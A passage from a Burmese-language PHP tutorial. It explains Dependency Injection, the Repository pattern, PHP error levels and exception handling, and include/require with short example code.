Dependency Injection ဆိုတာ အထက်က SOLID ရဲ Dependency Inversion မူကို လက်တွေ့အသုံးချ တဲ့ ရေးဟန်ပါ။ လိုအပ်တဲ့လုပ်ဆောင်ချက်ကို အသေရေးထားမယ့်အစား၊ Inject ထည့်သွင်းပြီး ရေးလို့ ရအောင် စီစဉ်ထားလိုက်တဲ့အခါ ပိုပြီးတော့ အသုံးဝင်သွားမှာပါ။ ဥပမာ –

PHP

```
<?php

class TextLogger
{
    public function write($log) {
        // Save $log to text file
        echo $log;
    }
}
```

```

class App
{
    public function run()
    {
        $logger = new TextLogger;
        $logger->write("App is running");
    }
}

$app = new App;
$app->run(); // App is running

```

ဒါက ရိုးရိုးရေးထားတဲ့ကုဒ်ပါ။ App Class အတွင်းမှာ TextLogger ကို အသုံးပြုထားပါတယ်။ ဒီလို အသေထည့်သွင်းရေးသားထားတဲ့အတွက် App ဟာ TextLogger တစ်မျိုးထဲနဲ့သာ အလုပ်လုပ်တော့ မှာပါ။ တော်း Logger အမျိုးအစားတွေ ပြောင်းလဲအသုံးပြုချင်လို့ မရနိုင်တော့ပါဘူး။ ဒါကြောင့် Dependency Injection ရေးဟန်ကိုအသုံးပြုဖြီး အခုလိုပြင်လိုက်ပါမယ်။

PHP

```

<?php

interface Log
{
    public function write($log);
}

class TextLogger implements Log
{
    public function write($log) {
        // Save $log to text file
        echo $log;
    }
}

class DatabaseLogger implements Log
{
    public function write($log) {
        // Save $log to database
        echo $log;
    }
}

```

```

class App
{
    private $logger;

    public function __construct(Log $logger)
    {
        $this->logger = $logger;
    }

    public function run()
    {
        $this->logger->write("App is running");
    }
}

$app = new App(new TextLogger);
$app->run();

```

ဒီတစ်ခါတော့ App Class နဲ့ Object တည်ဆောက်ရင် Log Interface ကလာတဲ့ Object ကို ပေးရတော့မှာပါ။ နမူနာမှာ Object တည်ဆောက်စဉ် TextLogger ကိုပေးလိုက်လို့ အလုပ်လုပ်တဲ့အခါ TextLogger နဲ့ အလုပ်လုပ်သွားမှာပါ။ အကယ်၍ အခုံလို့ DatabaseLogger ကိုပေးလိုက်မယ်ဆုံးရင် DatabaseLogger နဲ့ ပြောင်းလဲအလုပ်လုပ်ပေးသွားမှာပဲ ဖြစ်ပါတယ်။

```

$app = new App(new DatabaseLogger);
$app->run();

```

ဒီရေးနည်းကို Dependency Injection လိုပေါ်တာပါ။ ရေးနည်းက ရိုးရိုးလေးနဲ့ ပိုမြိုးတော့ ကောင်းမွန် အသုံးဝင်တဲ့ ကုဒ်ကို ရရှိသွားမှာပဲ ဖြစ်ပါတယ်။ Dependency Injection ကို Factory Pattern တွေ Provider Pattern တွေနဲ့ ပေါင်းစပ်လိုက်တဲ့အခါမှာတော့ Laravel လို့ Framework မျိုးတွေက ပေးထားတဲ့ အလွန်ကျယ်ပြန့်တဲ့ Service Container လုပ်ဆောင်ချက်တွေကို ရရှိသွားနိုင်ပါတယ်။

တစ်ကယ့်ကုဒ်အစစ်ကို အကုန်စုံအောင် ပြောလို့မရပေမယ့် သဘောသဘာဝလေးလောက်တော့ ထည့်ပြောချင်ပါတယ်။ စောစောက Provider Pattern မှာ Services တွေ Register လုပ်ခဲ့တာကို မှတ်မိုက္ခိုးမှာပါ။ ဒီလိုပါ –

```
$services = new Services;
$services->register("text", Text::class);
$services->register("memory", Memory::class);
```

ဒီလို Register လုပ်စဉ်မှာ Service ကနေအသုံးပြုဖော်လိုတဲ့ Dependency တွေကို တစ်ခါတဲ့ Inject လုပ်ပြီး
ပေးလိုက်လို့ ရနိုင်ပါတယ်။ ဒီလိုပါ –

Pseudocode

```
$services->register("app", function() {
    return new App(new DatabaseLogger)
});
```

app ကို Service အနေနဲ့ Register လုပ်စဉ်ကထဲက လိုအပ်မယ့် Dependency ကို ထည့်ပေးလိုက်တာပါ။
ဒါကြောင့် –

Pseudocode

```
$app = $provider->make("app");
```

လိုပြောလိုက်ချိန်မှာ \$app Object နဲ့အတူ Inject လုပ်ပြီးသား Dependency ကိုပါရနိုင်သွားမှာပဲ ဖြစ်ပါ
တယ်။ ဒီနည်းကပေးတဲ့ အားသာချက်ကတော့ Dependency ပြောင်းချင်ရင် Service ကို Register လုပ်
ချိန်မှာ ပြောင်းလိုက်ယုံနဲ့ ကျန်ကုဒ်တွေကို ပြင်စရာမလိုဘဲ လိုချင်တဲ့ရလဒ်ကို ရရှိသွားမှာပါ။ ဒီလိုပါ –

Pseudocode

```
$services->register("app", function() {
    return new App(new TextLogger)
});
```

နားလည်ရခက်နေနိုင်ပေမယ့် နားလည်သွားရင် အရမ်းမိုက်ပြီး စနစ်ကျတဲ့ ရေးဟန်ကို ရရှိသွားမှာ ဖြစ်ပါ
တယ်။ ဒီကုဒ်ကိုလက်တွေ့စမ်းလို့တော့ရမှာ မဟုတ်ပါဘူး။ သဘောသဘာဝနားလည်အောင် ဖော်ပြပေးတဲ့
နမူနာကုဒ်သက်သက်ပါ။ Laravel လို Framework မျိုးမှာ ဒီလုပ်ဆောင်ချက်ပါဝင်လို့ သဘောသဘာဝကို
နားလည်ထားမယ်ဆိုရင် လေ့လာလို့ ပိုကောင်းသွားမှာဖြစ်လို့ ထည့်သွင်းဖော်ပြခြင်း ဖြစ်ပါတယ်။

Repository

Repository Pattern ကိုလည်းနောက်ပိုင်းမှာ လူကြိုက်များလာပါတယ်။ ဒီ Pattern ကလည်း GoF Pattern တွေထဲမှာ မပါပါဘူး။ Eric Evans လို့ခေါ်တဲ့ ပညာရှင် တစ်ဦးရေးသားတဲ့ **Domain Driven Design** ဆိုတဲ့စာအုပ်မှာ ပါတဲ့ Pattern ဖြစ်ပါတယ်။

လက်တွေ့ပရောဂျက်တွေမှာ Data တွေ သိမ်းဖို့အတွက် Database နည်းပညာတွေကို သုံးကြပါတယ်။ Data တွေမီမခြင်း၊ သိမ်းဆည်းခြင်း၊ ရယူခြင်း လုပ်ငန်းတွေ လုပ်ဖို့အတွက်လည်း Pattern တွေ ရှိကြပါသေးတယ်။ တစ်ချို့ ဘာ Pattern မှမသုံးဘဲ SQL Query Language ကို တိုက်ရှိက်အသုံးပြု စီမံကြတယ်။ တစ်ချို့က Table Gateway Pattern လို့ခေါ်တဲ့ Pattern တစ်မျိုးကို သုံးကြတယ်။ တစ်ချို့ Object Relational Mapping (ORM) လို့ခေါ်တဲ့ Pattern ကို သုံးကြတယ်။ အမျိုးမျိုးပါပဲ။ ဒီနည်းပညာတွေကို Data Layer သို့မဟုတ် Data Abstraction လို့ခေါ်ကြပါတယ်။ Repository Pattern ဆိုတာ အဲဒီလို Data တွေ စီမံပေးနိုင်တဲ့ အလွှာနဲ့ Data ကို လက်တွေ့အသုံးချမယ့် အလွှာတို့၏ ကြားထဲကနေ ဖြည့်စွက်ပေးထားတဲ့ နောက်ထပ် အလွှာတစ်ထပ် (Abstraction တစ်ခု) ပါပဲ။

စားသောက်ဖွယ်ရာတွေကို ဒီးဖို့ချောင်ထဲမှာ ချက်ပြုတ်ကြော်လှော်ပြီး အိုးထဲကနေ တစ်ခါထဲ နှိုက်စားရင် လည်း နိုက်တော့ဝမှာပါပဲ။ ဒါပေမယ့် ပန်းကန်လေးနဲ့ သေသေချာချာ သပ်သပ်ရပ်ရပ်ထည့်၊ ဓမ္မ်းလေးဘာ လေးတပ်ပြီး၊ ထမင်းစား စားပွဲပေါ် ကျကျနာတင်ပြီးမှ စားတော့ ပိုအရသာရှိတာပေါ့။ ဒီလိုပါပဲ Data ကို တစ်ခါထဲ Database ထဲကနေ နှိုက်သုံးမယ့်အစား၊ Repository ထဲ ထည့်၊ လိုအပ်သလို မွန်းမံပြီးတော့မှ အမှန်တစ်ကယ်အသုံးချမယ့် နေရာကို ပိုပေးလိုက်တော့ ပိုပြီးတော့ စနစ်ကျသွားတာပေါ့။

ဥပမာ ဒီလို Data တွေစီမံပေးနိုင်တဲ့ Model Class နဲ့ အဲဒီ Model ကိုအသုံးပြုထားတဲ့ App Class တို့ ရှိကြတယ်ဆိုပါစို့ –

PHP

```
<?php

class Model
{
    public function save()
    {
        echo "Saving $this->name and $this->age";
    }
}

class App
{
    public function update($data)
    {
        $model = new Model;
        $model->name = $data['name'];
        $model->age = $data['age'];
        $model->save();
    }
}

$app = new App;
$app->update(["name" => "Alice", "age" => 22]);

// Saving Alice and 22
```

Model ရဲ့ save() က Property တွေဖြစ်ကြတဲ့ name နဲ့ age တို့ရှိမှ အလုပ်လုပ်မှာပါ။ ဒါကြောင့် App က Model Object ဆောက်ပြီးတဲ့အခါ လိုအပ်တဲ့ Property တွေသတ်မှတ်ပါတယ်။ ပြီးတော့မှ Model ရဲ့ save() နဲ့ Data တွေကို သိမ်းပေးလိုက်တယ်လို့ သဘောထားရမှာပါ။ ဒီလို့ တိုက်ရိုက်အသုံးပြုမယ့် အစား ကြားထဲမှာ Repository တစ်လွှာထပ်ပြီး ခံလိုက်လို့ ရနိုင်ပါတယ်။

PHP

```
<?php

class Model
{
    public function save()
    {
        echo "Saving $this->name and $this->age";
    }
}
```

```

class Repository
{
    public function update($data)
    {
        $name = $data['name'] ?? "Unknown";
        $age = $data['age'] ?? "Unknown";

        $model = new Model;
        $model->name = $name;
        $model->age = $age;
        $model->save();
    }
}

class App
{
    private $repo;

    public function __construct(Repository $repo)
    {
        $this->repo = $repo;
    }

    public function update($data)
    {
        $this->repo->update($data);
    }
}

$app = new App(new Repository);
$app->update(["name" => "Alice", "age" => 22]);

// Saving Alice and 22

```

ဒီနည်းကပေးတဲ့ အားသာချက် နှစ်ချက်ရှိပါတယ်။ ပထမတစ်ချက်ကတော့ Data တွေ စစ်ဆေးတဲ့ အလုပ် အပါအဝင် အသေးစိတ်စိမံတဲ့ အလုပ်တွေကို App မှာ လုပ်စရာမလိုတော့ပါဘူး။ SOLID ရဲ့ Single Responsibility Principle အသက်ဝင်သွားတာပါ။ Data ကိုသပ်သပ်စိမံပြီး App ကို သပ်သပ်စိမံလို့ ရွှေ့ပြေားပါတယ်။ ဒုတိယအားသာချက်ကတော့ Repository ကို Dependency Injection နဲ့ အသုံးပြုထားလို့ လိုအပ်ရင် Repository ပြောင်းသုံးလို့ ရနိုင်ပါတယ်။ လက်ရှိ Model ကိုသုံးနေဖော်ယူးမှာပဲ ဖြစ်ပါတယ်။

ထုံးစံအတိုင်း လက်တွေ့အသုံးချဖို့အခါ တစ်ယောက်နဲ့တစ်ယောက် အသေးစိတ် ရေးဟန်တွေကွာသွားနိုင် ပါတယ်။ ပြီးတော့ Data စီမံတဲ့အကြောင်း ပြောနေတာမှိုလို ပရောဂျက်တစ်ခုနဲ့တစ်ခု လိုအပ်ချက်ခြင်း လည်း မတူကြပြန်ပါဘူး။ ဒါကြောင့် လက်တွေ့ကုဒ်တွေနဲ့ Implementation ကတော့ ကွဲပြားနိုင်ပါတယ်။ ဒါပေမယ့် လိုရင်းအချုပ်အနေနဲ့ Data ကို တိုက်ရှိက်စီမံမယ့်အစား ကြေားခံ Repository တစ်ခု ထားလိုက် မယ်ဆိုရင် Single Responsibility Principle နဲ့အညီ ပိုစနစ်ကျတဲ့ကုဒ်ကိုရနိုင်ပြီး Data Layer ကို လိုအပ်ရင် ပြောင်းသုံးလိုရတဲ့ အားသာချက်ကို ရနိုင်တယ် ဆိုတဲ့အချက်ကို အထူးပြု မှတ်သားရမှာ ဖြစ်ပါတယ်။

Other Patterns

အခုဖော်ပြခဲ့တဲ့ Pattern တွေဟာ Laravel မှာ အသုံးပြုထားတဲ့ Pattern တွေလို့ ပြောခဲ့ပါတယ်။ ဒါဟာ တွေား Pattern တွေကို Laravel မှာ သုံးလိုမရဘူးဆိုတဲ့ အဓိပ္ပာယ်မဟုတ်ဘူး။ တွေား Patterns တွေကို လေ့လာသိရှိပြီး သင့်တော်တဲ့ နေရာမှာ အသုံးချမယ်ဆိုရင် ပိုပြီးတော့ သပ်ရပ်စနစ်ကျတဲ့ ကုဒ်တွေကို ရေးသားနိုင်မှာ ဖြစ်ပါတယ်။

GoF Design Patterns (၂၃) ခုလုံးနဲ့ တွေား Patterns တစ်ချို့ကို PHP နဲ့ နမူနာ ရေးပြထားတဲ့ Repo တစ်ခုရှိပါတယ်။ စာရေးသူကိုယ်တိုင် ရေးသားထားတာပါ။ အခု ချက်ချင်းမဟုတ်ရင်တောင် နောက်ပိုင်း အချိန်ပေးနိုင်တဲ့အခါ ဆက်လက်လေ့လာကြည့်သင့်ပါတယ်။

- <https://github.com/eimg/design-patterns-php>

အခန်း (၃၃) – PHP Error Handling

ကုဒ်တွေ ရေးကြတဲ့အခါ Error ဆိတာ ရှောင်လွှဲလိုမရနိုင်ပါဘူး။ ရေးထံးအမှားကြောင့်လည်း Error တက်မယ်၊ Semicolon ကျွန်းခဲ့လိုလည်း Error တက်မယ်၊ အဖွင့်အပိတ်မမှန်လိုလည်း Error တက်မယ်၊ စာလုံးပေါင်းမှားလိုလည်း Error တက်မယ်၊ ပြင်ပသက်ရောက်မှုတစ်ခုခုကြောင့်လဲ Error တက်မယ်၊ Error တွေကတော့ ပုံစံအမျိုးမျိုးပါပဲ။ ဒါ Error တွေဟာ တစ်ခုနဲ့တစ်ခု အမျိုးအစားမတူသလို အဆင့်လည်းမတူကြပါဘူး။ တစ်ချို့ Error တွေက သတိပေးယုံသက်သက်ဖြစ်ပြီး တစ်ချို့ Error တွေကတော့ ပရိုဂရမ်ကိုလုံးဝ ရပ်တန်းသွားစေတဲ့ Error တွေပါ။ ဒါအကြောင်းကိုလည်း ထည့်သွင်းဖော်ပြလိုပါတယ်။ PHP မှာ Error အမျိုးအစား (၁၆) မျိုးထိရှိပါတယ်။ အဲဒါထဲက အမိကအကျဆုံးကတော့ ဒါ (၇) မျိုးပါ။

1. E_PARSE
 2. E_ERROR
 3. E_WARNING
 4. E_NOTICE
 5. E_STRICT
 6. E_DEPRECATED
 7. E_ALL

E_PARSE ဆိုတာဟာ ကုဒ်ကို Run တဲ့အဆင့် မရောက်လိုက်ဘဲ ရေးထားတဲ့ Syntax မှာတင် မှားနေလို တက်တဲ့ Error အမျိုးအစား ပါ။ **E_ERROR** ဆိုတာတော့ Fatal Error တွေပါ။ ပရိုဂရမ်ကို လုံးဝရပ်တန်း သွားစေတဲ့ Error တွေပါ။ **E_WARNING** ကလည်း Error တစ်မျိုးပါပဲ။ ပရိုဂရမ်က ဆက်အလုပ် လုပ်နေ သေးပေမယ့် တစ်ခုခုတော့ အကြီးအကျယ် မှားနေပြီဆိုတဲ့အခါမျိုးမှာ တက်ပါတယ်။

E_NOTICE နဲ့သတ်မှတ်ထားတဲ့ Notice တွေကတော့ မှားနိုင်ခြရိတဲ့အခြေအနေမျိုးမှာ တက်ပါတယ်။ ဥပမာ Array တစ်ခုရဲ့ မရှိသေးတဲ့ Index မှာ တန်ဖိုးသတ်မှတ်တဲ့အခါ သတ်မှတ်လို့ ရပါတယ်။ ဒါပေမယ့် မှားနေနိုင်တဲ့အတွက် Notice Error အမျိုးအစားကို ပေးလေ့ရှုပါတယ်။ **E_STRICT** ဆိုတာကတော့ PHP မှာ Strict Mode လို့ခေါ်တဲ့ သဘောသဘာဝတစ်မျိုး ရှုပါတယ်။ ဥပမာ ဒီကုဒ်ကိုကြည့်ပါ။

PHP

```
<?php

function add(int $a, int $b) {
    echo $a + $b;
}

add(1, "2"); // 3
```

နမူနာအရ add() Function ကို ခေါ်တဲ့အခါ Integer တန်ဖိုးတွေကို Argument အနေနဲ့ ပေးရမယ်လို့ သတ်မှတ်ထားပါတယ်။ ဒါပေမယ့် တစ်ကယ်တမ်း ပေးတဲ့အခါ String တန်ဖိုးတစ်ခုကို ပေးပေမယ့် Error မတက်ပါဘူး။ အလုပ်လုပ်ပါတယ်။ String ဆိုပေမယ့် Number String ကို Integer ပြောင်းမယ်ဆိုရင် ပြောင်းလို့ရနေတဲ့အတွက် PHP က ပြောင်းပြီးတော့ပဲ အလုပ်လုပ်ပေးမှာပါ။ အဲဒါမျိုးကို လက်မခံစေလိုရင် ဒီလိုရေးလို့ရပါတယ်။

PHP

```
<?php

declare(strict_types=1);

function add(int $a, int $b) {
    echo $a + $b;
}

add(1, "2");

// Error: Argument #2 ($b) must be of type int, string given
```

အပေါ်ဆုံးမှာ declare Statement နဲ့ strict_types=1 လို့ ကြညာလိုက်တဲ့အတွက် PHP က ကုဒ်တွေကို Strict Mode နဲ့အလုပ်လုပ်ပေးသွားမှာပါ။ ဒီတစ်ခါတော့ မရတော့ပါဘူး။ သတ်မှတ်ထားတဲ့

အတိုင်း အတိအကျပေးမှပဲ အလုပ်လုပ်တော့မှာပါ။ ဒါကြောင့် Integer ပေးရမယ့်နေရာမှာ String ကို ပေးထားတဲ့အတွက် Error တက်သွားပါပြီ။ ဒီလို Error အမျိုးအစားကို Strict Error လို့ခေါ်တာပါ။

E_DEPRECATED နဲ့ သတ်မှတ်ထားတဲ့ Deprecated Error တွေကတော့ အသုံးမပြုသင့်ဘူးလို့ သတ်မှတ်ထားတဲ့ လုပ်ဆောင်ချက်တွေကို အသုံးပြုတဲ့အခါ ပေးတဲ့ Error တွေဖြစ်ပါတယ်။ လက်ရှိသုံးလို့ရပါသေးတယ်။ အလုပ်လုပ်ပါတယ်။ ဒါပေမယ့် မသုံးသင့်တော့ဘူး၊ နောက် PHP Version တွေမှာ အလုပ်လုပ်မှာ မဟုတ်တော့ဘူး ဆိုတဲ့ အဓိပ္ပာယ်ပါ။

E_ALL ဆိုတာကတော့ Error အမျိုးအစားအားလုံးကို ရည်ညွှန်းပါတယ်။

ကိုယ်ရဲ့ကုဒ်မှာ Error တွေရှိလာတဲ့အခါ ဘယ်လို Error အမျိုးအစားဆိုရင် ပြုရမယ်။ ဘယ်လို Error အမျိုးအစားဆိုရင် မပြုရဘူးဆိုတာမျိုးကို သတ်မှတ်ထားလို့ရပါတယ်။ ပုံမှန်အားဖြင့် ဒီ သတ်မှတ်ချက်ကို PHP Setting ဖြစ်တဲ့ php.ini ဆိုတဲ့ ဖိုင်ထဲမှာ သတ်မှတ်ထားလေ့ရှုပါတယ်။ Windows မှာ Install လုပ်ထားတဲ့ XAMPP အတွက်ဆိုရင် php.ini ဖိုင်ကို C:\xampp\php ဖိုဒါထဲမှာ ရှာဖိုးကြည့်လို့ရနိုင်ပါတယ်။

ကုဒ်ထဲမှာ ကိုယ်တိုင်ရေးသားပြီး Error တွေကို စီမံချင်ရင်လည်း ရနိုင်ပါတယ်။ error_reporting() လို့ခေါ်တဲ့ Standard Function ကို အသုံးပြုနိုင်ပါတယ်။ error_reporting(0) လို့ ရေးသားသတ်မှတ်ပေးလိုက်ရင် ဘာ Error ကိုမှ ပြတော့မှာ မဟုတ်ပါဘူး။ တစ်ခုခုမှားနေရင် ဘာကြောင့်မှန်းမပြောဘဲ အလုပ်မလုပ်တော့လို့ အကြောင်းရင်းကို သိရမှာ မဟုတ်တော့ပါဘူး။ error_reporting(E_ALL) ဆိုရင်တော့ ရှိရှိသမျှ Error အမျိုးအစား အားလုံးကိုပြမှာပါ။ နောက်တစ်နည်းအနေနဲ့ error_reporting(-1) လိုလည်းရေးလို့ရပါသေးတယ်။ ဒါဆိုရင်လည်း Error အမျိုးအစားအားလုံးကို ပြမှာပဲ ဖြစ်ပါတယ်။

အရေးကြီးတဲ့ Parse Error, Fatal Error တွေနဲ့ Warning တွေကိုပဲ ပြစေချင်တယ်ဆိုရင်တော့ ဒီလိုရေးပေးလိုက်လို့ ရနိုင်ပါတယ်။

```
error_reporting(E_PARSE | E_ERROR | E_WARNING);
```

ဒါဆိုရင် Parse Error, Fatal Error တွေနဲ့ Warning တွေကလွှဲရင် ကျိုးမြင်မှုများ ဖြစ်ပေါ်လောက်သူများ။ နောက်ထပ်ရေးနည်းကတော့ မပြစ်ချင်တာကို ရွေးချွန်တဲ့နည်းဖြစ်ပါတယ်။ ဒီလိုရေး ရပါတယ်။

```
error_reporting(E_ALL & ~E_NOTICE);
```

ဒါဆိုရင် Notice တွေကလွှဲရင် ကျိုးမြင်မှုများ ဖြစ်ပေါ်လိုက်တာပါ။

PHP မှာ Exception Handling သဘောသဘာဝလည်း ရှိပါသေးတယ်။ Exception Handling ဆိုတာဟာ Error တက်တဲ့အခါ ပရိုဂရမဲ့ ရပ်မသွားစေဘဲ ဘာဆက်လုပ်ရမလဲဆိုတာကို သတ်မှတ်ပေးနိုင်တဲ့ နည်းလမ်းပါ။ လိုအပ်ရင် ကိုယ်ရေးတဲ့ကုဒ်ထဲမှာလည်း Exception တွေပေးလို့ရပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

function add($nums) {
    if(!is_array($nums)) {
        throw new Exception("Argument must be array");
    }

    return array_sum($nums);
}

echo add(1);

// Error: Uncaught Exception: Argument must be array
```

add() ကိုပေးလာတဲ့ Argument ဟာ Array ဟုတ်မဟုတ်စစ်ပြီး မဟုတ်ဘူးဆိုရင် throw Statement နဲ့ Exception Object တစ်ခုကို ပေးခိုင်းလိုက်တာပါ။ ဒါကြောင့် Array မဟုတ်တဲ့ တန်ဖိုးပေးပြီး ခေါ်လိုက်တဲ့အခါ Uncaught Exception Error တက်သွားတာပါ။ ကိုယ့်ဘာသာ တက်ခိုင်းလိုက်တဲ့ Error တစ်မျိုးလှု ဆိုနိုင်ပါတယ်။

ဒီလို Exception တွေ ရှိလာတဲ့အခါ Error မတက်စေဘဲ ဘာဆက်လုပ်ရမလဲ ဆိတာကို try-catch Statement နဲ့ သတ်မှတ်ပေးထားလို့ ရပါတယ်။ ဒီလိုပါ –

```
try {
    echo add(1);
} catch (Exception $e) {
    echo $e->getMessage();
}

// Argument must be array
```

စောစောက add() Function ကို ခေါ်ထားတာပါပဲ။ ဒီတစ်ခါတော့ add() Function ကို try Statement ထဲမှာ ခေါ်ထားပါတယ်။ ဒါကြောင့် Exception ရှိလာတဲ့အခါ Error မတက်တော့ဘဲ catch Statement ကို အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ နူးနာအရ catch Statement ထဲမှာ Exception ကို လက်ခံယူပြီး သူရဲ့ Message ကိုပဲ ပြနိုင်းလိုက်တာပါ။ ဒါကြောင့် ရလဒ်အနေနဲ့ Error Message ကိုပဲ ရမှာ ဖြစ်ပါတယ်။

try-catch Statement နဲ့အတူ တွဲသုံးနိုင်တဲ့ finally Statement ဆိတာလည်း ရှိပါသေးတယ်။ catch Statement ဟာ Exception ရှိရင် အလုပ်ပြီး finally Statement ကတော့ Exception ရှိရှိ မ ရှိရှိ အလုပ်လုပ်ပါတယ်။ ဒီလိုပါ –

```
try {
    echo add(1);
} catch (Exception $e) {
    echo $e->getMessage();
} finally {
    echo "Done";
}

// Argument must be array
// Done
```

နူးနာအရ Exception ရှိနေလို့ catch Statement အလုပ်လုပ်သွားပြီးနောက် finally Statement ကိုလည်း ဆက်အလုပ်လုပ်သွားတာကို တွေ့ရမှာဖြစ်ပါတယ်။

PHP

```
<?php

function add($nums) {
    if(!is_array($nums)) {
        throw new Exception("Argument must be array");
    }

    return array_sum($nums);
}

try {
    echo add([1, 2]);
} catch(Exception $e) {
    echo $e->getMessage();
} finally {
    echo "Done";
}

// 3
// Done
```

ဒီတစ်ခါတော့ Exception မရှိလို့ catch Statement အလုပ်မလုပ်တော့ပါဘူး။ ဒါပေမယ့် finally Statement ကတော့ အလုပ်လုပ်သွားတယ်ဆိုတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

ဒီနည်းကိုသာ စနစ်တကျအသုံးချမယ်ဆိုရင် Error ရှိလာတဲ့အခါ ပရိုဂရမ်က ရပ်သွားတယ်ဆိုတာမျိုး မဖြစ် စေတော့ဘဲ Error ရှိလာရင် ဘာလုပ်ရမလဲဆိုတာကို သတ်မှတ်ပေးလို့ ရသွားတဲ့သဘောပဲ ဖြစ်ပါတယ်။ PHP ရဲ့ Error အားလုံးကို ဒီနည်းနဲ့ ဖမ်းလို့တော့ မရနိုင်ပါဘူး။ Error အများစုက ရှိုးရှိုး Error တွေပါ။ Exception Error တွေ မဟုတ်ကြပါဘူး။ နောက်ပိုင်း PHP Version တွေမှာ ထပ်မံဖြည့်စွက်ပေးထားတဲ့လုပ်ဆောင်ချက်သစ်တွေမှာတော့ Exception Error တွေကို အသုံးပြုထားပါတယ်။ ရေးနည်းရှိမှန်း သိထားပြီး သင့်တော်တဲ့နေရာမှာ အသုံးပြုနိုင်ကြဖို့ ဖြစ်ပါတယ်။

အခန်း (၃၄) – PHP Modules & Namespaces

Programming Language တိုင်း လိုလိမှာ Module လုပ်ဆောင်ချက်ရှိပါတယ်။ ဒါ Module လုပ်ဆောင်ချက်ရဲ့ အကူအညီနဲ့ ကုဒ်တွေ ခွဲထုတ်ရေးသားခြင်း၊ လိုအပ်တဲ့အခါ ရယူထည့်သွင်းအသုံးပြုခြင်းအားဖြင့် Reusable ကုဒ်တွေကို ရကြတာပါ။ JavaScript မှာဆိုရင် CommonJS Module နဲ့ ES6 Module ဆိုပြီး နည်းပညာမူကဲ နှစ်မျိုးရှိပါတယ်။

PHP မှာ Module လုပ်ဆောင်ချက် စစ်စစ်တော့ မရှိပါဘူး။ ဒါပေမယ့် Module ကဲ့သို့ ကုဒ်တွေကို ခွဲထုတ်ရေးသားထားပြီး လိုတဲ့နေရာမှာ ပြန်လည်ရယူထည့်သွင်းနိုင်တဲ့ နည်းတွေတော့ ရှိပါတယ်။ ဥပမာ Math.php ဆိုတဲ့အမည်နဲ့ ဒီလိုဖိုင်တစ်ခု ရှိတယ်ဆိုကြပါစို့ -

PHP

```
<?php

// Math.php
define('PI', 3.14);

function add($a, $b) {
    echo $a + $b;
}
```

ဒီဖိုင်ထဲမှာပါတဲ့ လုပ်ဆောင်ချက်တွေကို ရယူအသုံးပြုလိုတဲ့အခါ include Statement ကို အသုံးပြုပြီး အခုလိုရယူအသုံးပြုနိုင်ပါတယ်။

PHP

```
<?php
// App.php

include ('Math.php');

echo PI;           // 3.14
echo add(1, 2);   // 3
```

`include` အတွက် ရယူအသုံးပြုလိုတဲ့ ကုဒ်ဖိုင်တည်နေရာကို ပေးရတာပါ။ နမူနာမှာ ဖိုင်အမည်ဖြစ်တဲ့ `Math.php` လိုပ်ပေးထားတဲ့ အတွက် လက်ရှိ `App.php` ရှိနေတဲ့ ဖိုဒါထဲမှာပဲ ရှာဖိုးထည့်ပေးသွားမှာပါ။ ရှာလို မတွေ့ရင်တော့ `Warning` တက်ပါလိမ့်မယ်။ အကယ်၍ ရယူအသုံးပြုလိုတဲ့ဖိုင်က တွေးဖော်ရှာမှာဆို ရင် တည်နေရာအတိအကျ ပေးဖို့ လိုအပ်ပါလိမ့်မယ်။

`include Statement` နဲ့ တွေးဖော်ရှာမှာ ရေးသားသူက ရယူအသုံးပြုခွင့်ပေးလိုတဲ့ လုပ်ဆောင်ချက်ကို သတ်မှတ်ပေးလိုရသလို၊ ရယူအသုံးပြုသူကလည်း ပေးထားတဲ့ အထဲက လိုချင်တဲ့ လုပ်ဆောင်ချက်ကို ရွေးချယ်ရယူလို ရနိုင်မှာပါ။ `include Statement` မှာ တော့ အဲဒီလိုမျိုး ရွေးချယ်လိုရမှာ မဟုတ်ပါဘူး။ ဖိုင်တစ်ခုကို ချိတ်ဆက်ရယူလိုက်တာနဲ့ အဲဒီဖိုင်ထဲက ရှိသမျှကုဒ်အတွက် အကုန်လုံးကို ထည့်ပြီး Run ပေးသွားမှာပါ။ ဒီအချက်ကို အထူးသတိပြုဖို့လိုပါတယ်။ နောက်တစ်ခေါက်လောက် ထပ်ပြောချင်ပါတယ်။ `include Statement` နဲ့ ကုဒ်ဖိုင်တစ်ခုကို ချိတ်ဆက်ရယူ လိုက်တဲ့အခါ အဲဒီကုဒ်ဖိုင်ထဲမှာ ရေးထားသမျှကုဒ်အကုန်လုံးကို ချိတ်ဆက်လိုက်တဲ့ နေရာမှာ ထည့်ပြီး Run ပေးသွားမှာပါ။

`include Statement` ကို ရေးတဲ့အခါ နောက်က ပိုက်ကွင်းအဖွင့်အပိတ် ထည့်ရေးလိုရသလို၊ မထည့်ဘဲ လည်း ရေးလိုရပါတယ်။ ဒီလိုပါ -

```
include ('Math.php');
```

```
include 'Math.php';
```

`include Statement` ရဲ့ မှုကွဲအနေနဲ့ `require Statement` ကိုလည်း အသုံးပြုနိုင်ပါတယ်။ ရေးသား အသုံးပြုပဲ အတူတူပါပဲ။

```
require ('Math.php');
```

```
require 'Math.php';
```

ကွာသွားတာက၊ ဖိုင်တစ်ခုကို ချိတ်ဆက်လိုက်တဲ့အခါ တည်နေရာ မှားနေလို့ ချိတ်ဆက်မရတဲ့အခါ `include` က Warning ပေးပြီး ကျွန်ုက်ဒွေကို ဆက်အလုပ်လုပ်ပါတယ်။ `require` ကတော့ Error ပေးပြီး နေရာမှာတင် ဆက်အလုပ်မလုပ်တော့ဘဲ ရပ်လိုက်မှာ ဖြစ်ပါတယ်။ ဒါလို့ အပြုအမူ အနည်းငယ် ကွာပေမယ့် အသုံးပြုနည်းကတော့ အတူတူပဲမို့လို့ မိမိနှစ်သက်ရာ `Statement` ကို အသုံးပြုနိုင်ပါတယ်။ ရှုံးဆက် ဖော်ပြတဲ့အခါမှာတော့ `include` ကိုအသုံးပြုပြီးတော့ပဲ ဆက်လက်ဖော်ပြသွားပါမယ်။ တဗြား ဘာကြောင့်မှ မဟုတ်ပါဘူး။ သုံးနေကြ ဖြစ်နေလို့ပါ။

ကုဒ်ဖိုင်တစ်ခုကို တစ်ကြိမ်ထက်ပိုပြီး `Include` လုပ်မိရင်မလိုလားအပ်တဲ့ ပြဿနာတွေ တက်နိုင်ပါတယ်။

```
include ('Math.php');
include ('Math.php');
```

